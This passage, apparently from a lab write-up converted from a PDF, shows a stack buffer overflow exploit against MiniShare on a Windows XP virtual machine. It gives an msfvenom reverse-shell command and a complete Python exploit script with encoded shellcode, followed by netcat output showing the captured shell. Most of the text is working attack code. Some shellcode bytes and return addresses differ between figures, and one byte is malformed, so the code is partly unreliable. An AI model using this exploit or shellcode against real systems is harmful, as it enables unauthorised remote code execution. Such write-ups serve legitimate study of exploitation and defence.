    s.connect(('192.168.30.131', 80))
    s.send('GET ' + buffer + '\r\n\r\n')
    print s.recv(1024)
    s.close()
```

Figure 14: Script that have all ASCII characters

After we run that shellcode in the immunity debugger we can find the first character that truncates the input `\x0d`, we remove it from our code and run it again until all the sent characters are shown. We identified `\x00` and `\x0d`.

Generating shellcode

We can use `msfvenom` to build a windows reverse shell using following command.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.4
LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00\x0d"
```

```

import socket

s = socket.socket()
shellcode = (
    "\xba\x95\xac\xab\xdb\xcb\x09\x74\x26\xf4\x5e\x33\x09\xb1"
    "\x52\x31\x56\x12\x83\xc6\x04\x03\xfe\x9b\x4e\x5e\x02\x4b\x0c"
    "\xa1\xfa\x8c\x71\x2b\x1f\xbd\xb1\x4f\x54\xee\x01\x1b\x38\x03"
    "\xe9\x49\xa8\x90\x9f\x45\xdf\x11\x15\xb0\xee\xa2\x06\x80\x71"
    "\x21\x55\xd5\x51\x18\x96\x28\x90\x5d\xcb\x01\x00\x36\x87\x74"
    "\xf4\x33\xdd\x44\x7f\x0f\xf3\xcc\x9c\x08\xf2\xfd\x33\x52\xad"
    "\xdd\xb2\xb7\xc5\x57\xac\xd4\xe0\x2e\x47\x2e\x9e\xb0\x81\x7e"
    "\x5f\x1e\xec\x4e\x92\x5e\x29\x68\x4d\x15\x43\x8a\xf0\x2e\x90"
    "\xf0\x2e\xba\x02\x52\xa4\x1c\xee\x62\x69\xfa\x65\x68\xc6\x88"
    "\x21\x6d\xd9\x5d\x5a\x89\x52\x60\x8c\x1b\x20\x47\x08\x47\xf2"
    "\xe6\x09\x2d\x55\x16\x49\x8e\x0a\xb2\x02\x23\x5e\xcf\x49\x2c"
    "\x93\xe2\x71\xac\xbb\x75\x02\x9e\x64\x2e\x8c\x92\xed\xe8\x4b"
    "\xd4\xc7\x4d\xc3\x2b\xe8\xad\xca\xef\xbc\xfd\x64\xd9\xbc\x95"
    "\x74\xe6\x68\x39\x24\x48\xc3\xfa\x94\x28\xb3\x92\xfe\xa6\xec"
    "\x83\x02\x6d\x85\x2e\xf8\xe6\x6a\x06\x1c\x76\x02\x55\x20\x79"
    "\x68\xd0\xc6\x13\x9e\xb5\x51\x8c\x07\x9c\x29\x2d\xc7\x8a\x54"
    "\x6d\x43\xb9\xa9\x20\xa4\xb4\xb9\xd5\x44\x83\xe3\x70\x5a\x39"
    "\x8b\x1f\xc9\xa6\x4b\x69\xf2\x70\x1c\x3e\x4c\x88\xc8\xd2\xf7"
    "\x23\xee\x2e\x19\x0c\xaa\xf4\xda\x93\x33\x78\x66\xb0\x23\x44"
    "\x67\xfc\x17\x18\x3e\xaa\xc1\xde\xe8\x1c\xbb\x88\x47\xf7\x2b"
    "\x4c\xa4\xc8\x2d\x51\xe1\xbe\xd1\xe0\x5c\x87\xee\xcd\x08\x0f"
    "\x97\x33\xa9\xf0\x42\xf0\xd9\xba\xce\x51\x72\x63\x9b\xe3\x1f"
    "\x3b\xdb\x65\x11\xb8\xe9\x15\xe6\xa0\x98\x10\xa2\x66\x71\x69"
    "\xbb\x82\x75\xde\x0c\x06"
)

```

Figure 15: Building Windows reverse shell

We need extra space in the stack because shellcode needs to be decoded in the memory. We can achieve this by adding some assembly instructions before the shellcode, Our final buffer looks like this:

```
"A" * 1787 + "\x7E\x6E\xEF\x77" + "\x90" * 8 + shellcode
```



```

"\x76\x3d\xcc\xcd\x3e\x25\x11\xeb\x89\xde\xe1\x87\x0b\x36\x38"
"\x67\xa7\x77\xf4\x9a\x89\xb0\x33\x45\xcc\xcd\x47\xf8\xd7\x0f"
"\x35\x26\x5d\x8b\x9d\xad\xcd\x77\x1f\x61\x93\xfc\x13\xce\xd7"
"\x5a\x30\xd1\x34\xd1\x4c\x5a\xbb\x35\xcd\x18\x98\x91\x8d\xfb"
"\x81\x80\x6b\xad\x8e\xd2\xd3\x12\x1b\x99\xfe\x47\x1b\xcd\x96"
"\xa4\x1b\xfa\x66\xa3\x2c\x89\x54\x6c\x87\x05\xd5\xe5\x01\xd2"
"\x1a\xdc\xf6\x4c\xe5\xdf\x06\x45\x22\x8b\x56\xfd\x83\xb4\x3c"
"\xfd\x2c\x61\x92\xad\x82\xda\x53\x1d\x63\x8b\x3b\x77\x6c\xf4"
"\x5c\x78\x86\x9d\xf7\x63\x21\x62\xaf\x8b\xb5\x0a\xb2\x8b\x04"
"\x71\x3b\x6d\xdc\x95\x6a\x26\x49\x0f\x37\xbc\xe8\xd0\xed\x59"
"\x2b\x5a\x02\x3e\xe5\xfb\x6f\x2c\x92\x5b\x3a\x0e\x35\x58\x98"
"\x26\xd9\xf6\x7f\x86\x54\xea\xd7\xe1\xf1\xdd\x21\x67\xec\x44"
"\x98\x95\xed\x11\xe3\x1d\x2a\xe2\xea\x9c\xbf\x5e\xcc\x9\x8e\x79"
"\x5e\x55\xfa\xdf\x09\x63\x54\x90\xe3\xe5\x0e\x4a\x5f\xac\xcc"
"\x0b\x93\x6f\x90\x13\xfe\x19\x7c\xa5\x57\x5c\x83\x0a\x38\x68"
"\xfc\x78\x88\x97\xd7\x32\xd0\xdd\x75\x12\x78\x08\xec\x26\xe4"
"\x3b\xdb\x65\x11\xb8\xe9\x15\xe6\xa0\x98\x10\xa2\x66\x71\x69"
"\xb8\x02\x75\xde\xbc\x06"
)
buffer = "A" * 1787 + "\x7f\x6e\xef\x77" + "\x90" * 8 + shellcode
try:
    print "\nSending evil buffer ..."
    s.connect(('192.168.30.131', 80))
    s.send('GET ' + buffer + '\r\n\r\n')
    print s.recv(1024)
    print "\nDone!.."
except:
    print "Could not connect"

```

Figure 16: Final exploit python script

Before that code execution we need to run netcat to capture the reverse shell.


```

root@kali:~/Desktop/OHTS1# nc -lvp 443
listening on [any] 443 ...

```

Figure 17: Running netcat to capture the reverse shell

Finally, we can run our script in order to get the reverse shell. After the success execution we can get into the Windows XP machine



```
root@kali: ~/Desktop/OHTS1
root@kali: ~/Desktop/OHTS1
root@kali:~/Desktop/OHTS1# nc -lvp 443
listening on [any] 443 ...
192.168.30.131 inverse host lookup failed: Unknown host
connect to [192.168.30.129] from (UNKNOWN) [192.168.30.131] 1039
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\MiniShare>
```

Figure 18: Windows XP CMD in Kali VM